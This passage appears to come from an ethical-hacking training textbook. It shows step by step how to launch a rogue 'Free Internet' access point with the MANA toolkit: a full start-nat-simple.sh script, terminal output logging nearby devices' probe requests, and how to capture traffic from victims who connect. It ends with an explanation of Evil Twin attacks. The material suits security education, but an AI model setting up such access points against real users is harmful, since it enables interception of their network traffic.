
- Modify the script file **start-nat-simple.sh** used to launch the rogue AP. Set the wireless card parameter **phy** (**wlan0** is used here) and the **upstream** parameter (**eth0** is used here) that specifies the card as having an Internet connection.


start-nat-simple.sh (/usr/share/mana-toolkit/run-mana) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
start-nat-simple.sh ×
Saving file '/usr/share/mana-toolkit/...
sh
Tab Width: 4
Ln 4, Col 10
INS

```
#!/bin/bash

upstream=eth0
phy=wlan0
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd

service network-manager stop
rfkill unblock wlan

ifconfig $phy up

sed -i "s/^interface=.*$/interface=$phy/" $conf
$hostapd $conf&
sleep 5
ifconfig $phy 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
```

Figure 16.77: Screenshot showing start-nat-simple.sh


- Execute the script file **start-nat-simple.sh** using the bash command **# bash <Path to MANA>/mana-toolkit/run-mana/start-nat-simple.sh.** By executing this command, the rogue AP starts running.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~/mana]
└──╼ #bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Free Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
Hit enter to kill me
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 54:[redacted]
MANA - Directed probe request for SSID 'Troy' from 1c:[redacted]
MANA - Directed probe request for SSID 'Qwerty' from 0c:[redacted]
MANA - Directed probe request for SSID 'Qwerty' from 0c:[redacted]
MANA - Directed probe request for SSID 'Troy' from 1c:[redacted]
MANA - Directed probe request for SSID 'Troy' from 1c:[redacted]
MANA - Directed probe request for SSID 'P[redacted]' from da:[redacted]
MANA - Directed probe request for SSID 'p[redacted]' from da:[redacted]
MANA - Directed probe request for SSID 'P[redacted]' from 50:[redacted]
```

Figure 16.78: Screenshot displaying the output of start-nat-simple.sh


- Once the rogue AP is operational, use a Windows machine or mobile device having a different wireless card to connect to the rogue AP.
- In the Wi-Fi-enabled device, search for the Internet connection that is not password protected (**Free Internet** is used here) and connect to it.



WLAN
WLAN
AVAILABLE NETWORKS
CEH-LABS
Free Internet
Troy 2.4G/5G
[redacted]
[redacted]
[redacted]
PROJECTOR
[redacted]

Figure 16.79: Screenshot displaying available networks in the mobile device

- Once connected to the Internet through the rogue AP, all the data packets from the device flows through the rogue AP. Now, tools such as tcpdump and Wireshark can be used to capture and analyze the packets.



Launch of Wireless Attacks: Evil Twin

- Evil Twin is a **wireless AP** that pretends to be a **legitimate AP** by replicating another network name
- Attackers set up a **rogue AP outside the corporate perimeter** and lures users to sign into the wrong AP
- Once associated, users may **bypass the enterprise security** policies, giving attackers access to network data
- Evil Twin can be configured with a **common residential SSID**, hotspot SSID, or a company's WLAN SSID

Wi-Fi is everywhere these days and so are your employees who take their laptops to Starbucks, FedEx Office, and the airport; how do you keep the company data safe?

Evil Twin

An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign in to this AP. The attacker uses tools such as KARMA, which monitors station probes to create an evil twin. The KARMA tool passively listens to wireless probe request frames and can adopt any commonly used SSID as its own SSID to lure users. The attacker can configure an evil twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN. An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.

WLAN stations usually connect to specific APs based on their SSIDs and signal strength, and the stations automatically reconnect to any SSID used in the past. These issues allow attackers to trick legitimate users by placing an evil twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.

